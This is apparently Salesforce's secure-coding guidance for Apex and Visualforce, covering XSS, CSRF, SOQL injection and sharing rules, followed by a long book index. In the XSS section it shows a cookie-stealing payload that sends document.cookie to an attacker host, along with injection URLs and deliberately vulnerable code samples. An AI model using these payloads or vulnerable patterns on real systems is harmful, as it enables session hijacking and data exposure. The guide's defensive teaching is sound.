The powerful combination of Apex and Visualforce pages allow Lightning Platform developers to provide custom functionality and business logic to Salesforce or create a completely new stand-alone product running inside the Lightning platform. However, as with any programming language, developers must be cognizant of potential security-related pitfalls.

Salesforce has incorporated several security defenses into the Lightning platform itself. However, careless developers can still bypass the built-in defenses in many cases and expose their applications and customers to security risks. Many of the coding mistakes a developer can make on the Lightning platform are similar to general Web application security vulnerabilities, while others are unique to Apex.

To certify an application for AppExchange, it's important that developers learn and understand the security flaws described here. For additional information, see the Lightning Platform Security Resources page on Salesforce Developers at <https://developer.salesforce.com/page/Security>.

EDITIONS

Available in: Salesforce Classic ([not available in all orgs](#))

Available in: **Group, Professional, Enterprise, Performance, Unlimited, Developer, and Database.com** Editions

Visualforce is not available in **Database.com**.

Cross-Site Scripting (XSS)

Cross-site scripting (XSS) attacks cover a broad range of attacks where malicious HTML or client-side scripting is provided to a Web application. The Web application includes malicious scripting in a response to a user of the Web application. The user then unknowingly becomes the victim of the attack. The attacker has used the Web application as an intermediary in the attack, taking advantage of the victim's trust for the Web application. Most applications that display dynamic Web pages without properly validating the data are likely to be vulnerable. Attacks against the website are especially easy if input from one user is intended to be displayed to another user. Some obvious possibilities include bulletin board or user comment-style websites, news, or email archives.

For example, assume the following script is included in a Lightning Platform page using a script component, an `on*` event, or a Visualforce page.

```
<script>var foo = '{!$CurrentPage.parameters.userparam}';script>var foo =
'{!$CurrentPage.parameters.userparam}';</script>
```

This script block inserts the value of the user-supplied `userparam` onto the page. The attacker can then enter the following value for `userparam`:

```
1';document.location='http://www.attacker.com/cgi-bin/cookie.cgi?'%2Bdocument.cookie;var%20foo='2
```

In this case, all of the cookies for the current page are sent to `www.attacker.com` as the query string in the request to the `cookie.cgi` script. At this point, the attacker has the victim's session cookie and can connect to the Web application as if they were the victim.

The attacker can post a malicious script using a Website or email. Web application users not only see the attacker's input, but their browser can execute the attacker's script in a trusted context. With this ability, the attacker can perform a wide variety of attacks against the victim. These range from simple actions, such as opening and closing windows, to more malicious attacks, such as stealing data or session cookies, allowing an attacker full access to the victim's session.

For more information on this attack in general, see the following articles:

- http://www.owasp.org/index.php/Cross_Site_Scripting
- <http://www.cgisecurity.com/xss-faq.html>
- http://www.owasp.org/index.php/Testing_for_Cross_site_scripting
- <http://www.google.com/search?q=cross-site+scripting>

Within the Lightning platform there are several anti-XSS defenses in place. For example, Salesforce has implemented filters that screen out harmful characters in most output methods. For the developer using standard classes and output methods, the threats of XSS flaws have been largely mitigated. However, the creative developer can still find ways to intentionally or accidentally bypass the default controls. The following sections show where protection does and does not exist.

Existing Protection

All standard Visualforce components, which start with `<apex>`, have anti-XSS filters in place. For example, the following code is normally vulnerable to an XSS attack because it takes user-supplied input and outputs it directly back to the user, but the `<apex:outputText>` tag is XSS-safe. All characters that appear to be HTML tags are converted to their literal form. For example, the `<` character is converted to `<`; so that a literal `<` displays on the user's screen.

```
<apex:outputText>
    {!$CurrentPage.parameters.userInput}
</apex:outputText>
```

Disabling Escape on Visualforce Tags

By default, nearly all Visualforce tags escape the XSS-vulnerable characters. It is possible to disable this behavior by setting the optional attribute `escape="false"`. For example, the following output is vulnerable to XSS attacks:

```
<apex:outputText escape="false" value="{!$CurrentPage.parameters.userInput}" />
```

Programming Items Not Protected from XSS

The following items do not have built-in XSS protections, so take extra care when using these tags and objects. This is because these items were intended to allow the developer to customize the page by inserting script commands. It does not make sense to include anti-XSS filters on commands that are intentionally added to a page.

Custom JavaScript

If you write your own JavaScript, the Lightning platform has no way to protect you. For example, the following code is vulnerable to XSS if used in JavaScript.

```
<script>
  var foo = location.search;
  document.write(foo);
</script>
```

<apex:includeScript>

The <apex:includeScript> Visualforce component allows you to include a custom script on the page. In these cases, be very careful to validate that the content is safe and does not include user-supplied data. For example, the following snippet is extremely vulnerable because it includes user-supplied input as the value of the script text. The value provided by the tag is a URL to the JavaScript to include. If an attacker can supply arbitrary data to this parameter (as in the example below), they can potentially direct the victim to include any JavaScript file from any other website.

```
<apex:includeScript value="{!$CurrentPage.parameters.userInput}" />
```

Formula Tags

The general syntax of these tags is: { !FUNCTION () } or { ! \$OBJECT . ATTRIBUTE }. For example, if a developer wanted to include a user's session ID in a link, they could create the link using the following syntax:

```
<a
href="http://partner.domain.com/integration/?sid={!$Api.Session_ID}&server={!$Api.Partner_Server_URL_130}">
Go to portal</a>
```

Which renders output similar to the following:

```
<a
href="http://partner.domain.com/integration/?sid=4f0900D300000000Jsbi%21AQoAQNYaPnVyd_6hNdIxXhzQTMaa
SLYioFRzpM18huTGN3jCO01FIkbuQRwPc9OQJemRm4h2UYXRmZ5wZufIrvd9DtC_ilA&server=https://yourInstance.salesforce.com
/services/Soap/u/13.0/4f0900D300000000Jsbi">Go to portal</a>
```

Formula expressions can be function calls or include information about platform objects, a user's environment, system environment, and the request environment. An important feature of these expressions is that data is not escaped during rendering. Since expressions are rendered on the server, it is not possible to escape rendered data on the client using JavaScript or other client-side technology. This can lead to potentially dangerous situations if the formula expression references non-system data (that is potentially hostile or editable data) and the expression itself is not wrapped in a function to escape the output during rendering. A common vulnerability is created by the use of the { ! \$Request . * } expression to access request parameters.

```
<html>
  <head>
    <title>{!$Request.title}</title>
  </head>
  <body>Hello world!</body>
</html>
```

Unfortunately, the unescaped { ! \$Request . title } tag also results in a cross-site scripting vulnerability. For example, the request:

```
http://example.com/demo/hello.html?title=Adios%3C%2Ftitle%3E%3Cscript%3Ealert('xss')%3C%2Fscript%3E
```

results in the output:

```
<html><head><title>Adios</title><script>alert('xss')</script></title></head><body>Hello world!</body></html>
```

The standard mechanism to do server-side escaping is through the use of the `SUBSTITUTE()` formula tag. Given the placement of the `{!$Request.*}` expression in the example, the above attack can be prevented by using the following nested `SUBSTITUTE()` calls.

```
<html>
  <head>
    <title>{! SUBSTITUTE(SUBSTITUTE($Request.title,"<","<"),">",">")}</title>
  </head>
  <body>Hello world!</body>
</html>
```

Depending on the placement of the tag and usage of the data, both the characters needing escaping, as well as their escaped counterparts, can vary. For instance, this statement:

```
<script>var ret = "{!$Request.retURL}";script>var ret = "{!$Request.retURL}";</script>
```

requires that the double quote character be escaped with its URL encoded equivalent of `%22` instead of the HTML escaped `"`, since it is probably going to be used in a link. Otherwise, the request:

```
http://example.com/demo/redirect.html?retURL= foo%22%3Balert('xss')%3B%2F%2F
```

results in:

```
<script>var ret = "foo";alert('xss');//";</script>
```

Additionally, the `ret` variable might need additional client-side escaping later in the page if it is used in a way which can cause included HTML control characters to be interpreted.

Formula tags can also be used to include platform object data. Although the data is taken directly from the user's organization, it must still be escaped before use to prevent users from executing code in the context of other users (potentially those with higher privilege levels). While these types of attacks must be performed by users within the same organization, they undermine the organization's user roles and reduce the integrity of auditing records. Additionally, many organizations contain data which has been imported from external sources and might not have been screened for malicious content.

Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF) flaws are less of a programming mistake as they are a lack of a defense. The easiest way to describe CSRF is to provide a very simple example. An attacker has a Web page at `www.attacker.com`. This could be any Web page, including one that provides valuable services or information that drives traffic to that site. Somewhere on the attacker's page is an HTML tag that looks like this:

```

```

In other words, the attacker's page contains a URL that performs an action on your website. If the user is still logged into your Web page when they visit the attacker's Web page, the URL is retrieved and the actions performed. This attack succeeds because the user is still authenticated to your Web page. This is a very simple example and the attacker can get more creative by using scripts to generate the callback request or even use CSRF attacks against your AJAX methods.

For more information and traditional defenses, see the following articles:

- http://www.owasp.org/index.php/Cross-Site_Request_Forgery
- <http://www.cgisecurity.com/csrf-faq.html>
- <http://shiflett.org/articles/cross-site-request-forgeries>

Within the Lightning platform, Salesforce has implemented an anti-CSRF token to prevent this attack. Every page includes a random string of characters as a hidden form field. Upon the next page load, the application checks the validity of this string of characters and does not execute the command unless the value matches the expected value. This feature protects you when using all of the standard controllers and methods.

Here again, the developer might bypass the built-in defenses without realizing the risk. For example, suppose you have a custom controller where you take the object ID as an input parameter, then use that input parameter in a SOQL call. Consider the following code snippet.

```
<apex:page controller="myClass" action="{!init}"></apex:page>

public class myClass {
    public void init() {
        Id id = ApexPages.currentPage().getParameters().get('id');
        Account obj = [select id, Name FROM Account WHERE id = :id];
        delete obj;
        return ;
    }
}
```

In this case, the developer has unknowingly bypassed the anti-CSRF controls by developing their own action method. The `id` parameter is read and used in the code. The anti-CSRF token is never read or validated. An attacker Web page might have sent the user to this page using a CSRF attack and provided any value they wish for the `id` parameter.

There are no built-in defenses for situations like this and developers should be cautious about writing pages that take action based upon a user-supplied parameter like the `id` variable in the preceding example. A possible work-around is to insert an intermediate confirmation page before taking the action, to make sure the user intended to call the page. Other suggestions include shortening the idle session timeout for the organization and educating users to log out of their active session and not use their browser to visit other sites while authenticated.

Because of Salesforce's built-in defense against CSRF, your users might encounter an error when they have multiple Salesforce login pages open. If the user logs in to Salesforce in one tab and then attempts to log in to the other, they see an error, "The page you submitted was invalid for your session". Users can successfully log in by refreshing the login page or attempting to log in a second time.

SOQL Injection

In other programming languages, the previous flaw is known as SQL injection. Apex does not use SQL, but uses its own database query language, SOQL. SOQL is much simpler and more limited in functionality than SQL. Therefore, the risks are much lower for SOQL injection than for SQL injection, but the attacks are nearly identical to traditional SQL injection. In summary SQL/SOQL injection involves taking user-supplied input and using those values in a dynamic SOQL query. If the input is not validated, it can include SOQL commands that effectively modify the SOQL statement and trick the application into performing unintended commands.

For more information on SQL Injection attacks see:

- http://www.owasp.org/index.php/SQL_injection
- http://www.owasp.org/index.php/Blind_SQL_Injection
- http://www.owasp.org/index.php/Guide_to_SQL_Injection
- <http://www.google.com/search?q=sql+injection>

SOQL Injection Vulnerability in Apex

Below is a simple example of Apex and Visualforce code vulnerable to SOQL injection.

```
<apex:page controller="SOQLController" >
  <apex:form>
    <apex:outputText value="Enter Name" />
    <apex:inputText value="{!name}" />
    <apex:commandButton value="Query" action="{!query}" />
  </apex:form>
</apex:page>

public class SOQLController {
  public String name {
    get { return name;}
    set { name = value;}
  }
  public PageReference query() {
    String qryString = 'SELECT Id FROM Contact WHERE ' +
      '(IsDeleted = false and Name like \'%' + name + '%\')';
    queryResult = Database.query(qryString);
    return null;
  }
}
```

This is a very simple example but illustrates the logic. The code is intended to search for contacts that have not been deleted. The user provides one input value called `name`. The value can be anything provided by the user and it is never validated. The SOQL query is built dynamically and then executed with the `Database.query` method. If the user provides a legitimate value, the statement executes as expected:

```
// User supplied value: name = Bob
// Query string
SELECT Id FROM Contact WHERE (IsDeleted = false and Name like '%Bob%')
```

However, what if the user provides unexpected input, such as:

```
// User supplied value for name: test%) OR (Name LIKE '
```

In that case, the query string becomes:

```
SELECT Id FROM Contact WHERE (IsDeleted = false AND Name LIKE '%test%) OR (Name LIKE '%')
```

Now the results show all contacts, not just the non-deleted ones. A SOQL Injection flaw can be used to modify the intended logic of any vulnerable query.

SOQL Injection Defenses

To prevent a SOQL injection attack, avoid using dynamic SOQL queries. Instead, use static queries and binding variables. The vulnerable example above can be re-written using static SOQL as follows:

```
public class SOQLController {
  public String name {
    get { return name;}
    set { name = value;}
  }
  public PageReference query() {
```

```
String queryName = '%' + name + '%';
queryResult = [SELECT Id FROM Contact WHERE
    (IsDeleted = false and Name like :queryName)];
return null;
}
}
```

If you must use dynamic SOQL, use the `escapeSingleQuotes` method to sanitize user-supplied input. This method adds the escape character (`\`) to all single quotation marks in a string that is passed in from a user. The method ensures that all single quotation marks are treated as enclosing strings, instead of database commands.

Data Access Control

The Lightning platform makes extensive use of data sharing rules. Each object has permissions and may have sharing settings for which users can read, create, edit, and delete. These settings are enforced when using all standard controllers.

When using an Apex class, the built-in user permissions and field-level security restrictions are not respected during execution. The default behavior is that an Apex class has the ability to read and update all data within the organization. Because these rules are not enforced, developers who use Apex must take care that they do not inadvertently expose sensitive data that would normally be hidden from users by user permissions, field-level security, or organization-wide defaults. This is particularly true for Visualforce pages. For example, consider the following Apex pseudo-code:

```
public class customController {
    public void read() {
        Contact contact = [SELECT id FROM Contact WHERE Name = :value];
    }
}
```

In this case, all contact records are searched, even if the user currently logged in would not normally have permission to view these records. The solution is to use the qualifying keywords `with sharing` when declaring the class:

```
public with sharing class customController {
    . . .
}
```

The `with sharing` keyword directs the platform to use the security sharing permissions of the user currently logged in, rather than granting full access to all records.

INDEX

2FA [195](#)

A

Access

about [76](#)

revoking [77](#)

active key [159](#)

Administrative permissions [76](#)

Analytics [168](#)

Apex classes [238–239](#)

App permissions [76](#)

Auditing

fields [226](#), [229](#)

B

baseline [4](#)

bring your own key [171–172](#), [174–175](#), [177–181](#), [189–190](#), [198–199](#)

bring your own keys [189–190](#), [198–199](#)

BYOK [171–172](#), [174–175](#), [177–181](#), [189–191](#), [198–199](#)

C

cache only key [171–172](#), [174–175](#), [177–181](#)

cache only keys [171–172](#), [174–175](#), [177–181](#)

cache-only key [171–172](#), [174–175](#), [177–181](#)

cache-only keys [171–172](#), [174–175](#), [177–181](#)

certificate [189](#)

certificates [189](#)

Communities

authentication [57](#)

security [57](#)

Connected App

create [14](#)

connected apps

user provisioning [15](#)

Cookies [7](#), [9](#), [19](#)

create tenant secret [190](#)

creating [236–237](#)

Creating

groups [142](#)

creating a Connected App [14](#)

Criteria-based sharing rules [118](#)

custom field [154–156](#)

custom fields [154–156](#)

custom object name [153](#)

Custom objects

permissions [88](#)

Custom permissions

creating [92](#)

editing [93](#)

enabling in permission sets [85](#)

enabling in profiles [106](#)

Custom views

permission sets [79](#)

Customer Portal

organization-wide defaults [147](#)

D

data [208](#)

data encryption key [191](#)

data type [187](#)

data types [187](#)

data visibility [208](#)

derivation [191](#)

Desktop clients

setting user access [16](#), [18–19](#)

Destroy a Tenant Secret [194](#)

destroy key [198](#)

Device

lost device [62](#)

lost phone [62](#)

duplicate management [165](#)

E

Editing

groups [142](#)

Einstein [168](#)

Einstein Analytics [168](#)

encrypt [153–156](#), [163](#), [165](#)

encrypt Chatter [166](#)

encrypt Chatter posts [166](#)

encrypt comments [166](#)

encrypt feed [166](#)

encrypt search [167](#)

encrypted data [158](#)

encryption

concepts [195](#), [213](#)

terms [195](#), [213](#)

encryption overview [158](#)

encryption statistics [158](#)

- Enhanced profile user interface
 - apps [99](#)
 - desktop client access [18](#)
 - system [99](#)
- Export and Import Tenant Secret
 - destroy tenant secret [152, 192](#)
- Export and import tenant secrets [193](#)
- External organization-wide sharing settings
 - disabling [151](#)

F

- field [201](#)
- Field Audit Trail [230](#)
- Field History [230](#)
- Field-level security
 - permission sets [110](#)
 - profiles [110](#)
- Fields
 - access [108, 110](#)
 - auditing [226, 229](#)
 - field-level security [108, 110](#)
 - history [226, 229](#)
 - permissions [109](#)
 - tracking changes [226, 229](#)
- formula [163](#)
- formulas [163](#)

G

- General permissions [76](#)
- generate tenant secret [190](#)
- Groups
 - about [141](#)
 - creating and editing [142](#)
 - member types [143](#)
 - viewing all users [144](#)

H

- health check [4](#)
- High assurance [40](#)
- high-assurance [195](#)
- History
 - disabling field tracking [229](#)
 - fields [226, 229](#)

I

- identity verification [58](#)
- Identity verification [39](#)
- Identity Verification [62](#)

- Inline editing
 - permission sets [80](#)
 - profiles [103](#)

K

- key [187, 190](#)
- key management [159, 195, 198](#)
- keys [187](#)

L

- Login
 - failures [225](#)
 - history [225](#)
 - hours, restricting [25](#)
 - IP address ranges, restricting [23–24](#)
 - restricting [11, 20](#)
 - restricting IP addresses organization-wide [26](#)
 - session security [31](#)
- Login Flow
 - connect [43](#)
 - create [41–42](#)
 - overview [12](#)
- login verification [58](#)

M

- manage encryption keys [195](#)
- Manual sharing [75](#)
- mask [208](#)
- masking [208](#)
- mass encryption [159](#)
- matching rules [165](#)
- Modify All permission [88–89](#)

N

- Network access [26](#)

O

- Object permissions [88–89](#)
- Object-level security [74](#)
- opt-out [191](#)
- Organization-wide defaults
 - parallel recalculation [137](#)
- Organization-wide sharing settings
 - about [75](#)
 - setting [150](#)
 - specifying [147–148](#)
 - user records [139](#)
- overview encrypted data [158](#)

P

Page layouts

- assigning 98
- assigning in profiles 96

Partner Portal

- organization-wide defaults 147

Password

- change user 10–11, 54, 56–57
- identity confirmation 54, 56
- identity verification 10–11, 54, 56–57
- login verification 10–11, 54, 56–57
- two-factor authentication 10–11, 54, 56–57

Passwords

- change 9
- change user 61
- changing by user 59–61
- expire passwords 30
- expiring 7, 9, 19
- identity confirmation 59–61
- login verification 59–61
- policies 7, 9, 19
- reset passwords 30
- settings and controls 27
- two-factor authentication 59–61

Permission sets

- about 78
- app permissions 76
- apps 80
- assigned users 85
- assigning to a single user 86
- assigning to multiple users 87
- editing 80
- field permissions 109
- list views, creating and editing 79
- navigating 82
- object permissions 74, 88
- record types 83
- removing user assignments 87
- searching 82
- system 80
- system permissions 76
- tab settings 105

Permissions

- about 76
- administrative 76
- app 76
- field 110
- general 76
- Modify All 88

Permissions (*continued*)

- object 88–89
- revoking 77
- searching 99
- system 76
- user 76
- View All 88

Personal groups 141

Phone

- lost device 62
- lost phone 62

Platform Encryption 153–156

policies 6, 234, 236–237

prereq 174–175, 177–181

prerequisites 174–175, 177–181

Profiles

- about 93
- assigned users 104
- cloning 104
- creating 104
- deleting 95, 100, 102
- desktop client access 18–19
- editing 103
- editing, original user interface 101
- enhanced list views 102
- field permissions 109
- field-level security 108
- login hours 25
- login IP address ranges 23–24
- object permissions 74, 88
- overview page 95
- page layout assignments 96, 98
- record types 96
- searching 99
- tab settings 105
- user permissions 76
- viewing 95, 100
- viewing lists 102

Public groups 141

R

Record types

- access, about 84
- assigning in permission sets 83
- assigning in profiles 96
- assigning page layouts for 96

Reset password

- all 30

- Role hierarchies
 - about [75](#)
- Roles
 - manage [107](#)
 - view [107](#)
- Rules, sharing
 - See [Sharing rules 75](#)

S

- Salesforce Authenticator mobile app
 - connect account [59](#)
- SAML
 - single sign-on [57](#)
- sandbox [212](#)
- script [199](#)
- search encryption [167](#)
- search index [167](#)
- search indexes [167](#)
- Searching
 - permission sets [82](#)
 - profiles [99](#)
- Security
 - Apex policy classes [238](#)
 - Apex policy classes examples [239](#)
 - auditing [5](#)
 - cookies [7, 9, 19](#)
 - creating [237](#)
 - field permissions [75](#)
 - field-level [75](#)
 - field-level security [108–110](#)
 - login challenge [11, 20](#)
 - login IP address ranges [23–24](#)
 - manual sharing [75](#)
 - My Domain overview [10](#)
 - network [11, 20](#)
 - object permissions [74](#)
 - object-level [74](#)
 - organization-wide sharing settings [75](#)
 - overview [2, 7](#)
 - policies [6, 234](#)
 - record-level security [75](#)
 - restricting IP addresses organization-wide [26](#)
 - role hierarchies [75](#)
 - session [12](#)
 - setting up [236](#)
 - sharing rules [75](#)
 - single sign-on [9](#)
 - SSL [12](#)
 - timeout [12](#)
- Security (*continued*)
 - TLS [12](#)
 - transaction security implementation examples [239](#)
 - transaction security policies [6, 234, 236–238](#)
 - trust [2](#)
 - user [7, 9, 19](#)
 - user authentication [9](#)
- Security and sharing
 - managing [74](#)
- security check [4](#)
- security risk [4](#)
- security token [58](#)
- Separate organization-wide defaults
 - overview [149](#)
- Session security [31, 39–40](#)
- Setup
 - monitoring changes [231](#)
- Sharing
 - organization-wide defaults [147–148](#)
 - rule considerations [135](#)
 - rules, See [Sharing rules 115](#)
 - separate organization-wide defaults [149](#)
 - settings [147–148](#)
 - user sharing considerations [138](#)
 - users [140](#)
- Sharing groups
 - See [Groups 141](#)
- Sharing model
 - object permissions and [89](#)
- Sharing rules
 - about [115](#)
 - account territories [131](#)
 - account territory [121](#)
 - accounts [120, 130](#)
 - campaigns [125, 133](#)
 - cases [124, 132](#)
 - categories [128](#)
 - contacts [122, 131](#)
 - criteria-based [118](#)
 - custom objects [126, 134](#)
 - leads [119, 129](#)
 - notes [135](#)
 - opportunities [123, 132](#)
 - parallel recalculation [137](#)
 - sharing rule recalculation [136](#)
 - user [127, 134](#)
- Sharing, manual
 - See [Manual sharing 75](#)

- Shield Platform Encryption
 - considerations [217](#), [221](#), [223](#)
 - errors [162](#), [210–211](#)
 - formula [217](#)
 - formulas [217](#)
- Shield Platform Encryption enable [153](#), [157](#), [168](#)
- Shield Platform Encryption encrypt field [201](#)
- Shield Platform Encryption Encryption [151](#), [196](#)
- single sign-on [9](#)
- Single sign-on
 - authentication providers [57](#)
 - overview [13](#)
 - SAML [57](#)
- statistics [159](#)
- System permissions [76](#)

T

- Tabs
 - visibility settings [105](#)
- Temporary Verification Code
 - verify identity [62](#)
- tenant secret [184–190](#), [198](#)
- tenant secrets [187](#), [190](#), [198](#)
- Territories
 - hierarchies [75](#)
- transaction security [6](#), [234](#), [236–239](#)
- trust [2](#)
- two-factor authentication [58](#)
- Two-factor authentication [10–11](#), [54](#)
- Two-Factor Authentication [62](#)

U

- User permissions [76](#)
- User profiles
 - See Profiles [93](#)
- user provisioning
 - connected apps [15](#)

- User roles
 - hierarchy [107](#)
- User setup
 - activate device [56–57](#)
 - change password [10–11](#), [54](#), [56–57](#)
 - change passwords [9](#)
 - changing passwords [59–61](#)
 - groups [141](#)
 - personal groups [141](#)
 - public groups [141](#)
 - verify identity [54](#), [62](#)
 - verifying identity [59–61](#)
- users
 - provisioning [15](#)
- Users
 - access [76](#)
 - assigned to profiles [104](#)
 - manual sharing [140](#)
 - object permissions [88](#)
 - organization-wide defaults [137](#)
 - permission set assignments [85](#)
 - permission sets, assigning to multiple users [87](#)
 - permission sets, assigning to single user [86](#)
 - permission sets, removing user assignments [87](#)
 - permissions [76](#)
 - revoking access [77](#)
 - revoking permissions [77](#)
 - sharing records [137](#)
 - sharing rules [137](#)
 - user sharing, restoring defaults [140](#)

V

- View All permission [88–89](#)
- Viewing
 - all users in group [144](#)